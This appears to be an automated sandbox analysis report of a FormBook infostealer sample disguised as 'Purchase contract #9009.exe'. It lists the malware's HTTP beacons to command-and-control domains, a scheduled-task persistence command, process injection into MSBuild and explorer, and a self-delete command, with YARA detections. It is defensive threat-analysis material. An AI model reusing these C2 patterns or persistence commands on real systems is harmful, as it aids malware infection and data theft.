Aug 3, 2021 22:58:24.712186098 CEST	8.8.8.8	192.168.2.4	0x1b08	No error (0)	lifestylebykendra.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:34.985972881 CEST	8.8.8.8	192.168.2.4	0xeb5a	No error (0)	www.teamtacozzzz.com	teamtacozzzz.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:58:34.985972881 CEST	8.8.8.8	192.168.2.4	0xeb5a	No error (0)	teamtacozzzz.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:40.165779114 CEST	8.8.8.8	192.168.2.4	0x7034	No error (0)	www.ascope.club	ascope.club		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:58:40.165779114 CEST	8.8.8.8	192.168.2.4	0x7034	No error (0)	ascope.club		95.215.210.10	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:45.552557945 CEST	8.8.8.8	192.168.2.4	0xa438	No error (0)	www.5fashionfix.net		199.34.228.189	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:51.228625059 CEST	8.8.8.8	192.168.2.4	0x1acf	No error (0)	www.mtsnurulislamsby.com		209.99.40.222	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:56.871318102 CEST	8.8.8.8	192.168.2.4	0xa58b	Name error (3)	www.cypios.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:01.940015078 CEST	8.8.8.8	192.168.2.4	0x959f	No error (0)	www.wintonplaceoh.com	wintonplaceoh.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:59:01.940015078 CEST	8.8.8.8	192.168.2.4	0x959f	No error (0)	wintonplaceoh.com		198.71.233.107	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:07.200175047 CEST	8.8.8.8	192.168.2.4	0x42cb	Name error (3)	www.ominvestment.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:13.000466108 CEST	8.8.8.8	192.168.2.4	0x9919	No error (0)	www.backtothesimplethings.com		146.148.189.194	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.narrowpathwc.com
- www.braun-mathematik.online
- www.lifestylebykendra.com
- www.teamtacozzzz.com
- www.ascope.club
- www.5fashionfix.net
- www.mtsnurulislamsby.com
- www.wintonplaceoh.com
- www.backtothesimplethings.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:13.679682016 CEST	6490	OUT	GET /n8ba/?3fu=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.narrowpathwc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:58:13.709467888 CEST	6490	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	217.160.0.129	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:18.790474892 CEST	6491	OUT	GET /n8ba/?3fu=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.braun-mathematik.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:58:19.141275883 CEST	6491	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Date: Tue, 03 Aug 2021 20:58:18 GMT Server: Apache X-Powered-By: PHP/7.4.21 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://braun-mathematik.de/wp-json/>; rel="https://api.w.org/" Data Raw: 34 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 64 65 2d 44 45 22 3e 0a 0a 09 3c 68 65 61 64 3e 0a 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 0d 0a Data Ascii: 4e<!DOCTYPE html><html class="no-js" lang="de-DE"><head><meta charset="

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:24.780153990 CEST	6493	OUT	GET /n8ba/?3fu=fB7/mPW92pywn6Xwyqh18GEo+pmrDDvkC2n8/jDO98DpKsBXISRlqcqxysno3HWOzWNm&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.lifestylebykendra.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:58:24.895252943 CEST	6493	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 20:58:24 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:35.005968094 CEST	6494	OUT	GET /n8ba/?3fu=uqosld0xCubOoSnMdKEGpsNAFVDy7sF9Olr0VLFZOqMlxplbtWpRciavlLjLwEv6WKyy&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.teamtacozzzz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:58:35.119534016 CEST	6494	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 20:58:35 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49765	95.215.210.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:40.275065899 CEST	6505	OUT	GET /n8ba/?3fu=u7WOyhgrWbXbYgRGE85LieZphkZvcqsYIxt4hYVfzjTWHfz/MeXFN6mo9gA2dLoLONcl&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.ascope.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:40.384103060 CEST	6505	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 20:58:40 GMT Server: Apache/2.4.6 (CentOS) PHP/7.3.19 Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 38 62 61 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /n8ba/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49767	199.34.228.189	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:45.724736929 CEST	6516	OUT	GET /n8ba/?3fu=6Zij7uW2iyXo7QMuDf/VYdYdyy83rT/k8hgIaZr1o/2iUx0BtZlp/rHpkQfYtJhmSC7t&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.5fashionfix.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:58:46.029402018 CEST	6517	IN	HTTP/1.1 302 Found Server: nginx Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Cache-Control: no-cache, private Date: Tue, 03 Aug 2021 20:58:45 GMT Location: http://www.5fashionfix.net/n8ba/?3fu=6Zij7uW2iyXo7QMuDf%2FVYdYdyy83rT%2Fk8hgIaZr1o%2F2iUx0BtZlp%2FrHpkQfYtJhmSC7t&j8DLQj=lVUPCP0PhN Set-Cookie: publishedsite-xsrf=eyJpdiI6IlByNitCZDdQa1ZPT0k1S1dvMnp4SGc9PSIsInZhbHVlIjoiQ2JVaDlGRW5KUFwvT25CYmlDQmc0SHRPOXFwS040UlZxMlFlazNMRnhac01qU2d4TWN1bkRvMFdXQVIwcVF0cDhqNFRPejY1RVpqVGYwRnFFeVlIaWRlN0g5Mmg0R1NLK2xBUmNweFVtTVZCMFdEekNnVWZEaXFSVmhFbmNSXC8xUiIsIm1hYyI6IjVhMjQ0ODliOWNjMWY1ZGRkMmJiMGQ2NjJlMGEzYjRiNDA3ZTdiMDMzNDM0NmQ1Mzk0NWQ4YjdlNWRiZWUzYTkifQ%3D%3D; expires=Tue, 17-Aug-2021 20:58:45 GMT; Max-Age=1209600; path=/ Set-Cookie: XSRF-TOKEN=eyJpdiI6IlVVMEl0XC9RWjFxdEdKVXo5MVAyZFlRPT0iLCJ2YWx1ZSI6Imc0aU5JemdzWDU0NHhnSU5ldVpGa3ZudTMweWo2MHl5ZENYeEdhY0loR2NJNnJXQ2lCeDkxXC9xS2xxbms0ZDh2OHF3cDRJemFKYkZpVldEcXZvUmVXeEpybUkwOEJzN2hZcjhDaVVGaXo4WTg1WTA4b0M2ZjMzNDlPenBcL2RsU2kiLCJtYWMiOiI2OWY0NjQ0MjJmNDc3ZTQ2OTZmNmVhMDM3N2FlNDYwNDY4OTgzMTRhYWQzZWZjNmE5ZmFjN2IzNzVlZWYwZTQ1In0%3D; expires=Tue, 17-Aug-2021 20:58:45 GMT; Max-Age=1209600; path=/ Set-Cookie: PublishedSiteSession=eyJpdiI6Ijd3bmRFUEdcLzhncUE5NExUWXFRU0FnPT0iLCJ2YWx1ZSI6IitLcGxKRWtSbmxKUFd5TFYwWnQ5RlR2NGZsMVwvbkQ2 Data Raw: Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	209.99.40.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:51.370229959 CEST	6519	OUT	GET /n8ba/?3fu=S2NOBXxegNI52ult/GTqJZ9TvZOj5eG5l/LBY5m0t3ElylZ3sbPSB2bMMu9lbAS6Kry+&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.mtsnurulislamsby.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:58:51.673170090 CEST	6521	IN	HTTP/1.1 200 OK Date: Tue, 03 Aug 2021 20:58:51 GMT Server: Apache Set-Cookie: vsid=928vr3755699315633120; expires=Sun, 02-Aug-2026 20:58:51 GMT; Max-Age=157680000; path=/; domain=www.mtsnurulislamsby.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPlcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_KvIIkOPz7WLnVRTf8LHDjo9O0elGImNLy6XS GM/TSCdOPt93/mdvA970byhLz99yLnw5bzDiaDRB8/QuJRv/bQ== Keep-Alive: timeout=5, max=127 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 61 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 74 73 6e 75 72 75 6c 69 73 6c 61 6d 73 62 79 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 74 73 6e 75 72 75 6c 69 73 6c 61 6d 73 62 79 2e 63 6f 6d 2f 73 6b 2d 6c 6f 67 61 62 70 73 74 61 74 75 73 2e 70 68 70 3f 61 3d 65 46 5a 4e 5a 6c 68 53 64 46 56 70 53 33 64 75 4e 47 73 32 54 32 68 6f 51 32 35 6a 4f 57 74 4c 62 46 6c 72 61 48 56 47 56 6b 46 59 56 79 39 43 4e 30 78 69 4e 58 46 5a 61 6d 31 6a 4f 43 74 43 4d 48 64 6c 56 46 68 59 4d 31 56 73 59 6d 38 34 4d 48 46 45 53 7a 64 35 63 30 35 6d 55 69 39 52 53 30 74 32 5a 45 46 77 65 6a 64 6b 52 54 56 46 64 6e 51 30 62 47 73 30 65 55 68 47 57 6b 6c 36 54 6e 5a 53 52 54 4e 42 59 55 52 69 65 6d 4d 39 26 62 3d 22 2b 61 62 70 3b 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 Data Ascii: 5ad3<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><script type="text/javascript">var abp;</script><script type="text/javascript" src="http://www.mtsnurulislamsby.com/px.js?ch=1"></script><script type="text/javascript" src="http://www.mtsnurulislamsby.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style.width="0px";imglog.src="http://www.mtsnurulislamsby.com/sk-logabpstatus.php?a=eFZNZlhSdFVpS3duNGs2T2hoQ25jOWtLbFlraHVGVkFYVy9CN0xiNXFZam1jOCtCMHdlVFhYM1VsYm84MHFESzd5c05mUi9RS0t2ZEFwejdkRTVFdnQ0bGs0eUhGWkl6TnZSRTNBYURiemM9&b="+abp;document.body.appendCh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49769	198.71.233.107	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:59:02.047455072 CEST	6546	OUT	GET /n8ba/?3fu=AVTd1ZN6JRCl2+QDYW+9mBRbWrEnsObc4Gp+SjPu6IU64q2qqDnQOXVzARk/xsnwgByw&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.wintonplaceoh.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port
8	192.168.2.4	49770	146.148.189.194	80

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:59:13.174427986 CEST	6547	OUT	GET /n8ba/?3fu=xPi5BDAvQynHSVlVR/YHv5A7cLya1z2oKdj6PcHoa0/Qm6A62p0xrLdBVFxzQSXilAdH&j8DLQj=lVUPCP0PhN HTTP/1.1 Host: www.backtothesimplethings.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 3, 2021 22:58:00.969641924 CEST	587	49774	192.185.90.36	192.168.2.4	421 lasalle.websitewelcome.com: SMTP command timeout - closing connection

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Purchase contract #9009.exe PID: 6948 Parent PID: 5816

General

Start time:	22:57:01
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Purchase contract #9009.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase contract #9009.exe'
Imagebase:	0x100000
File size:	1374720 bytes
MD5 hash:	ACFF75235867DD82B2679B4AFD3AD525
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.667717817.0000000002951000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.668891023.00000000035D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.668891023.00000000035D9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.668891023.00000000035D9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 7128 Parent PID: 6948

General

Start time:	22:57:12

Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\nzRFOjxWpomfsw' /XML 'C:\Users\user\AppData\Local\Temp\tmpC4FD.tmp'
Imagebase:	0xf70000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 7136 Parent PID: 7128

General

Start time:	22:57:13
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSBuild.exe PID: 3844 Parent PID: 6948

General

Start time:	22:57:13
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0xbe0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.717327581.0000000001510000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.717327581.0000000001510000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.717327581.0000000001510000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.717304583.00000000014E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.717304583.00000000014E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.717304583.00000000014E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.716913702.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.716913702.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.716913702.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 3844

General

Start time:	22:57:15
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 1572 Parent PID: 3424

General

Start time:	22:57:37
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x180000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.904297754.00000000007A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.904297754.00000000007A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.904297754.00000000007A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4112 Parent PID: 1572

General

Start time:	22:57:41
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6692 Parent PID: 4112

General

Start time:	22:57:41
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis